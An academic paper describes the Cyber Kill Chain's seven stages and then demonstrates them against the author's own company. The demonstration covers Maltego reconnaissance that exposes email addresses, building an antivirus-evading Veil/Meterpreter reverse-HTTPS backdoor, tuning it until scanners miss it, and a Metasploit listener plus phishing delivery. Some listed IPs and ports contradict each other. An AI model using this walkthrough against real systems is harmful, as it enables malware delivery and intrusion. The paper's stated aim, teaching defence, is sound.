

THE ANATOMY OF A CYBER ATTACK: DISSECTING THE CYBER KILL CHAIN (CKC)

Faisal Ali Garba
Department of Computer Science Education,
Sa'adatu Rimi College of Education, Kano, Nigeria
Phoenix Academy

ABSTRACT. Cyber-attacks is on continuous rise. Many organization's information systems have been compromised and their data stolen. Yet the number of Internet users is on the raise daily. The users are exposed to various cyber attacks of various types ranging from phishing, ransomware, cyber bullying, blackmailing and many more. This paper investigates in detail in to the various steps cyber attackers follow to attack and compromise a system. A theoretical review of the steps is presented and a practical demonstration of the steps presented. This paper will be very beneficial in understanding how cyber attack is conducted. This will help in planning defensive controls to curtail the attacks.

KEYWORDS: cyber attacks, cyber kill chain, hacking, vulnerability, exploit

According to Panda (n.d.), from the Cyber Kill Chain (CKC) we learn that we have the ability to stop the attacker at any step of the CKC, but the attacker has to complete all the seven steps to attain success. The CKC therefore, gives us a better understanding of the attackers and their methodology so as to have a more effective defense (Panda, n.d.). The CKC has been used for many years by the United States Department of Defence (DoD) in both cyber defence and in the battle fields (Al-Mohannadi et al., 2016). Cyber attack is any type of offensive exercise aimed at computer information systems, infrastructures, computer networks or personal computer devices (Panda, n.d.). The cyber attackers might be outsiders or insiders. Attackers classified as outsiders include terrorists, nation states, hacktivists and cyber criminals. Attackers classified as insiders are the disgruntled employees. To perform unauthorized or unintended actions, an attacker exploit a weakness referred to as a vulnerability in a computer system. The sequence of commands that takes advantage of a vulnerability to result in an unintended behaviour in a computer system is referred to as a vulnerability (Panda, n.d.).

THE CYBER KILL CHAIN

The CKC is a model aimed at illustrating cyber attacks in order to develop incident response and analysis capacity (Yadav and Rao, 2015). A mnemonic has been proposed to help easily identify the steps of the cyber kill chain: **Real Women Date Engineers In Commando Armour**, with the initials representing the seven steps of the Cyber Kill Chain.

Reconnaissance

This is a stage of target selection, researching organization's details, information on technology choices, social network activity and mailing lists (Panda, n.d.). During these stage the attackers

are trying to find out which attack methods will be most effective against their target. Reconnaissance is classified into active reconnaissance and passive reconnaissance. In active reconnaissance, the attacker directly engages the network in order to find vulnerabilities that he/she could use for his/her attack. Active reconnaissance is usually done by scanning the ports of a host on the target network to discover open ports and the services that these ports are running (Active Reconnaissance, 2012).

A good firewall with a correctly configured Access Control List (ACL) that will limit the exposure of ports and services to the Internet is the simplest way to stop most port scans (Active Reconnaissance, 2012). Intrusion Prevention System (IPS) could be deployed to spot port scanning and put it off before the attacker could gather much information about the target (Chris Velazquez, 2015). Hutchins et al., (2010) have defined passive reconnaissance as an effort to gather information about a target network without actively engaging with the target. Passive reconnaissance is usually achieved with Open Source Intelligence (OSINT) tools. These include the use of the target's website, social media and job recruitments sites. A social media profile of an employee can provides tons of information about the technologies used by target organization that could help an attacker to prepare for his/her attack against the target organization (Czumak, 2014). The information gathered during this stage becomes very much handy in designing and delivering a payload (Yadav and Rao, 2015).

Weaponization

A payload that will be delivered to meet the objectives of the attacker is obtained during this stage (Hutchins et al., 2010). The attacker tries to gather as much information as possible during the reconnaissance stage which the attacker now utilizes to prepare the right payload the attacker could deploy to attack the target (Velazquez, 2015). Weaponization could be achieved through web application exploitation, commodity or customized malware which has been prepared using an opportunistic or detailed information about the target (Panda, n.d.). A deliverable payload is prepared by pairing a Remote Access Trojan (RAT) with an exploit (Yadav and Rao, 2015). The RAT is made up of two parts: the client part and the server part. The client is the part of the RAT that is delivered to the target to executes and create a network connection with the C & C infrastructure. The client receives command from the C & C server, executes the command and returns the result. The sever aspects sits in the C & C system to display result obtained from the client part and issue command to the client (Yadav and Rao, 2015). Using the system/software vulnerabilities to deliver and executes the RAT, the exploit serves as a carrier for the RAT. RAT could be embedded in a legitimate software, delivered through social engineering, or presented as a genuine image, audio/video files.

Delivery

The most realistic and efficient way, example e-mail, USB device or watering hole is utilized to send the selected payload (Velazquez, 2015). The delivery of the payload can either be target-initiated example the target opening a malicious PDF file or attacker-initiated for example the attacker using SQL injection attack or compromising a network service (Panda, n.d.). The delivery stage provides the first opportunity defenders could use technology to mitigate attacks

(Velazquez, 2015). Using Network Intrusion Detection like Surricata (NIDS) and Host Intrusion Detection (HIDS). According to Clarke (2017), the most thriving technique of sending payload into an organization is with the use of e-mail. E-mail URL scanners could be use to protect from links that could lead to malicious websites (Velazquez, 2015). Another common method used by attackers to gain entry into an organization is through drive-by-downloads. Instead of being completely self-contained, most drive-by-downloads attacks uses malware distribution networks. The exploit code is hosted on a separate web server achieved using a compromised web page using a method like inserting a URL in malicious script code. User interactions like downloading and executing malicious files or visiting malicious web pages on the Internet is necessarily in most cyber attacks. Exploiting network devices or services like CVE-2014-3306 and CVE-2014-9583 are some attacks that could occur without user interactions. Using paid anonymous services, compromised websites, and compromised email accounts many attacks occurred anonymously (Yadav and Rao, 2015).

Exploitation

In the exploitation stage, the attacker's payload is triggered on the target system (Yadav and Rao, 2015). The malicious payload compromises the computer device in order to gain a foothold in the environment (Panda, n.d.). According to Yadav and Rao, (2015), the exploit must match the operating system/software version and upgrade status and it must be able to evade any form of antivirus or any security control. Upon successful execution, the payload will reconnect to the C & C part and awaits further instructions. Prepared using vulnerabilities in software known as CVE, exploit is the most significant part of the CKC (Yadav and Rao, 2015).

Installation

In the installation stage, a malware is installed on the victim's computer. Prior to infecting the victim's computer, the payload will either be executed by the victim or the payload may automatically executes itself (Al-Mohannadi, et al., 2016). The malicious payload is installed and persistence is maintained (Yadav and Rao, 2015). Modern malware utilizes droppers and downloaders to deliver the malware modules in a complicated manner. A program that installs and run the malware on target system is known as a dropper. Downloaders on the otherhand, does not contain the central malicious components but instead connects to a remote repository to download the core components (Yadav and Rao, 2015).

Command & Control

The attacker creates a C & C channel as an entrance to the internal assets of the victim using the installed malware. The attacker is now in control of the victim's machine at this stage (Al-Mohannadi, et al., 2016). The attacker uses the C & C channel to tell the compromised machine what to do next and what information to gather (Panda, n.d.). The C & C channel can be centralized or peer-to-peer decentralized structure. In the centralized structure, a central server is used to command and control compromised machines. In peer-to-peer decentralized architecture infected machines are used as nodes and each node is responsible for only a subset of the of the total bots in the botnets. Some of the techniques used by malware to achieve unobservable

anonymous communication channel include the use of Internet Relay Chat (IRC), use of TCP/HTTP/FTP protocols, steganography and the use of The Onion Router (TOR) (Yadav and Rao, 2015). The use of DNS fast flux, DNS as a medium and Domain Generation Algorithm (DGA) are some of the ways malware authors use to hide their C & C server from detection.

Act on Objectives

The objective of the attack might be mass attack or targeted attack. The aim of mass attack is to attack as many targets as possible with the aim of recruiting them into a botnet for DDoS attack or credentials harvesting (Yadav and Rao, 2015). In targeted attacks, data exfiltration or credentials harvesting are usually the motive. If the motive is destructive in however, the attackers may crash the system drive, device drivers or make the CPU uses its maximum capacity for extended period of time to damage the processor hardware (Yadav and Rao, 2015). Using screen captures, key stroke monitoring, password cracking, monitoring network traffic for credentials, gathering sensitive contents and documents are some of the methods deployed to gather data (Panda, n.d.).

THE PRACTICAL DEMONSTRATIONS

Reconnaissance

For illustration purpose we are going to make use of a tool called Maltego to conduct a passive reconnaissance on our target. Our target is Cyberforce Pentest Ltd, which is a company I and my friends formed. Going to the Cyberforce Pentest Ltd, we were able to grab an e-mail: contact@cyberforcepentest.com. Starting from that single email, we were able to grab a lot of information.



Figure 1: Email Entity on Maltego

First we have established that the email is associated with the domain: cyberforcepentest.com which have already known in Figure 1.



Figure 2: Found a Person and Phone Number using Maltego

The domain cyberforcepentest.com is associated with person entity and phone number as seen in Figure 2.




Figure 3: The Person is Associated with a Twitter Account

From Figure 3, we can see that the person entity also has a Twitter handle which we can further investigate to mine for more data.




Figure 4: Email Associated with cyberforcepentest.com domain

Figure 4 also show us another email address of interest: alifa2try@gmail.com. We can now use this email address alifa2try@gmail.com to deliver our spear phishing email.

Weaponization

We are going to make use of Veil to create a backdoor. Metasploit payloads that bypasses common antivirus solutions are generated using Veil (Veil, n.d.). Developed by H. D. Moore in 2003, Metasploit Framework is an open source attack framework. Metasploit offer useful information to people who perform penetration testing, Intrusion Detection System (IDS) signature development and exploit research.

```
root@Phoenix: /opt/Veil
root@Phoenix: /opt/Veil 80x24
Veil | [Version]: 3.1.11
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Main Menu

    2 tools loaded

Available Tools:

    1)      Evasion
    2)      Ordnance

Available Commands:

    exit          Completely exit Veil
    info          Information on a specific tool
    list          List available tools
    options       Show Veil configuration
    update        Update Veil
    use           Use a specific tool

Veil>:
```

Figure 5: Veil-Framework on Kali Linux 2019

We are going to use the first tool Evasion to generate our payload. In Figure 2, we can see that Veil Evasion has 41 payloads. To list the Veil Evasion payloads, we issue the command "list".

```
2)      Ordnance

Veil>: use 1
=====
                        Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Veil-Evasion Menu

    41 payloads loaded

Available Commands:

    back          Go to Veil's main menu
    checkvt       Check VirusTotal.com against generated hashes
    clean         Remove generated artifacts
    exit          Completely exit Veil
    info          Information on a specific payload
    list          List available payloads
    use           Use a specific payload

Veil/Evasion>:
```

Figure 6: Veil Evasion Menu

```
root@Phoenix: /opt/Veil
root@Phoenix: /opt/Veil 80x24
5)      c/meterpreter/rev_http.py
6)      c/meterpreter/rev_http_service.py
7)      c/meterpreter/rev_tcp.py
8)      c/meterpreter/rev_tcp_service.py

9)      cs/meterpreter/rev_http.py
10)     cs/meterpreter/rev_https.py
11)     cs/meterpreter/rev_tcp.py
12)     cs/shellcode_inject/base64.py
13)     cs/shellcode_inject/virtual.py

14)     go/meterpreter/rev_http.py
15)     go/meterpreter/rev_https.py
16)     go/meterpreter/rev_tcp.py
17)     go/meterpreter/rev_tcp_service.py

18)     lua/shellcode_inject/flat.py

19)     perl/shellcode_inject/flat.py

20)     powershell/meterpreter/rev_http.py
21)     powershell/meterpreter/rev_https.py
22)     powershell/meterpreter/rev_tcp.py
```

Figure 7: Veil Evasion Payload Types

We are going to be using the 15th payload which is the: `go/meterpreter/rev_https.py`. This payload is created using the Go programming language. Meterpreter is the type of the payload. Meterpreter payload runs in the memory and allows us to migrate to normal process running on the computer to avoid detection. It also doesn't leave a lot of footprint. The payload will also use `rev_tcp.py` that is it will use the tcp protocol to create a reverse connection back to our attacking computer. This will enable us to bypass antivirus and unsuspecting since it uses an innocuous protocol tcp and will work even if the victim computer is behind a firewall.

```
root@Phoenix: /opt/Veil
root@Phoenix: /opt/Veil 80x24
Veil/Evasion>: use 15
=====
                        Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====


Payload Information:
      Name:      Pure Golang Reverse HTTPS Stager
      Language:  go
      Rating:    Normal
      Description: pure windows/meterpreter/reverse_https stager, no
                  shellcode

Payload: go/meterpreter/rev_https selected

Required Options:
Name      Value      Description
----      -
BADMACS  FALSE     Check for VM based MAC addresses
CLICKTRACK  X       Require X number of clicks before execution
```

Figure 8: The 15th Payload is Selected

The next step is set the payload various options.




```
root@Phoenix: /opt/Veil
root@Phoenix: /opt/Veil 80x24

Name          Value          Description
----          -
BADMACS       FALSE          Check for VM based MAC addresses
CLICKTRACK    X              Require X number of clicks before execution
COMPILE_TO_EXE Y             Compile to an executable
CURSORCHECK   FALSE          Check for mouse movements
DISKSIZE      X              Check for a minimum number of gigs for hard disk
HOSTNAME      X              Optional: Required system hostname
INJECT_METHOD Virtual         Virtual or Heap
LHOST         IP of the Metasploit handler
LPORT        80            Port of the Metasploit handler
MINPROCS     X              Minimum number of running processes
PROCCHECK    FALSE          Check for active VM processes
PROCESSORS   X              Optional: Minimum number of processors
RAMCHECK     FALSE          Check for at least 3 gigs of RAM
SLEEP        X              Optional: Sleep "Y" seconds, check if accelerated
USERNAME     X              Optional: The required user account
USERPROMPT   FALSE          Prompt user prior to injection
UTCHECK      FALSE          Check if system uses UTC time
```

Figure 9: Payload Options

We find our IP address by issuing the ifconfig command. We set the LHOST value with the value of our attacking machine IP address. You will notice that the IP address however, is a private IP address. This is because we in the same Local Area Network (LAN) as the victim machine. However, if we are attacking machine remotely, that is the victim machine is not in the same LAN as our machine, we use static, dedicated public IP as the LHOST.



```
root@Phoenix: /opt/Veil
root@Phoenix: /opt/Veil 80x12

USERPROMPT    FALSE          Prompt user prior to injection
UTCHECK       FALSE          Check if system uses UTC time

Available Commands:

back          Go back to Veil-Evasion
exit          Completely exit Veil
generate      Generate the payload
options       Show the shellcode's options
set           Set shellcode option

[go/meterpreter/rev_https>>]: set LHOST 192.168.6.131

root@Phoenix: /opt/Veil 80x10
root@Phoenix: /opt/Veil# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.6.131 netmask 255.255.255.0 broadcast 192.168.6.255
    inet6 fe80::20c:29ff:fe64:c043 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:64:c0:43 txqueuelen 1000 (Ethernet)
    RX packets 25983 bytes 35981033 (34.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 6371 bytes 449072 (438.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 10: Setting Value for LHOST

Since there is already a web server on the attacking machine using port 80, we will set the LPORT here to 8080. With these options set we can bypass most AVs with the exception of the AVG AV. All the options required by the payload have been set as seen in Table 1.

Table 1: Payload Options

Option Name	Value
LHOST	192.168.6.43
LPORT	8080
PROCESSORS	1
SLEEP	6


The next step is to generate the payload by entering the generate command and this will prompt us to enter the name of the payload we want to generate.



```
[go/meterpreter/rev_https>>]: generate
=====
                        Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
[>] Please enter the base name for output files (default is payload):
```

Figure 11: Generating a Payload

I name it rev_https_8080 and hit the enter button. The payload has been successfully generated:



```
root@Phoenix: /opt/Veil
root@Phoenix: /opt/Veil 85x24
=====
                        Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
[*] Language: go
[*] Payload Module: go/meterpreter/rev_https
[*] Executable written to: /var/lib/veil/output/compiled/rev_https_80801.exe
[*] Source code written to: /var/lib/veil/output/source/rev_https_80801.go
[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/rev_https_80801.rc
Hit enter to continue...
=====
                        Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
Veil-Evasion Menu
41 payloads loaded
```

Figure 12: Payload Generated

We are going to test the efficacy of our payload by using a site called Antiscan.me. Though we can use VirusTotal but it is not recommended because VirusTotal will share the signature of the payload with Antivirus programs.

We browse to the location of the generated payload and upload it to No Distribute and click on Scan the File.




Figure 13: Scanning Payload with Antiscan.Me

Unfortunately, however 17 out of 26 antiviruses have detected our payload. So we go back and play with the various options until we arrive at a payload that is not detected by any anti-virus. Once we have obtained a 100% undetectable payload, we transfer it to our target.





Figure 14: Payload Detection with Antivirus Solutions

Next we are launch our Metasploit. We first start postgresql database which is required by Metasploit and launch Metasploit by issuing the command: msfconsole.



```
root@Phoenix: ~  
root@Phoenix: ~ 80x24  
root@Phoenix:~# service postgresql start  
root@Phoenix:~# msfconsole  
  
# cowsay++  
  
< metasploit >  
-----  
  \  (oo)_____)  \  
   (  (oo)_____)  \  
  /  (oo)_____)  /  *  
  ||--|| *  
  
  =[ metasploit v5.0.4-dev ]  
+ -- --=[ 1854 exploits - 1044 auxiliary - 325 post ]  
+ -- --=[ 541 payloads - 44 encoders - 10 nops ]  
+ -- --=[ 2 evasion ]  
  
msf5 > █
```

Figure 15: Launching Metasploit Framework

We are going to use a Metasploit exploit module called: exploit/multi/handler.



```
root@Phoenix: ~  
root@Phoenix: ~ 80x24  
root@Phoenix:~# service postgresql start  
root@Phoenix:~# msfconsole  
  
# cowsay++  
  
< metasploit >  
-----  
  \  (oo)_____)  \  
   (  (oo)_____)  \  
  /  (oo)_____)  /  *  
  ||--|| *  
  
  =[ metasploit v5.0.4-dev ]  
+ -- --=[ 1854 exploits - 1044 auxiliary - 325 post ]  
+ -- --=[ 541 payloads - 44 encoders - 10 nops ]  
+ -- --=[ 2 evasion ]  
  
msf5 > use exploit/multi/handler  
msf5 exploit(multi/handler) > █
```

Figure 16: Using exploit/multi/handler

Next we specify the payload we are going to be using with the following commands:

```
root@Phoenix: ~
root@Phoenix: ~ 80x24
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
Payload options (windows/meterpreter/reverse_https):

  Name      Current Setting  Required  Description
  ----      -
EXITFUNC   process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
LHOST      192.168.6.131   yes       The local listener hostname
LPORT      8443             yes       The local listener port
LURI       no               no        The HTTP Path

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target
```

Figure 17: Payload Selection

Next we set LHOST and the LPORT options

```
root@Phoenix: ~
root@Phoenix: ~ 80x24

  Name  Current Setting  Required  Description
  ----  -
Payload options (windows/meterpreter/reverse_https):

  Name      Current Setting  Required  Description
  ----      -
EXITFUNC   process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
LHOST      192.168.6.131   yes       The local listener hostname
LPORT      8080             yes       The local listener port
LURI       no               no        The HTTP Path

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

msf5 exploit(multi/handler) >
```

Figure 18: Setting the LHOST and the LPORT Options

Delivery

In the delivery phase, the generated payload is delivered to the victim machine. There are variety of ways to deliver the payload. We can deliver the payload through spear phishing and send it to the victim. The victim receives the phishing email with a message asking him to click on a link

which the victim cannot resist clicking. The victim proceeds to click on the link to download the malicious payload.

Exploitation

Prior to generating the payload we fire on our Metasploit by issuing the command *exploit*. As soon as the victim interacts with our delivered payload by running and installing the payload, the payload will communicate back to our victim machine and we gain a meterpreter session.

Installation




Figure 19: Victim Interacting with our Payload

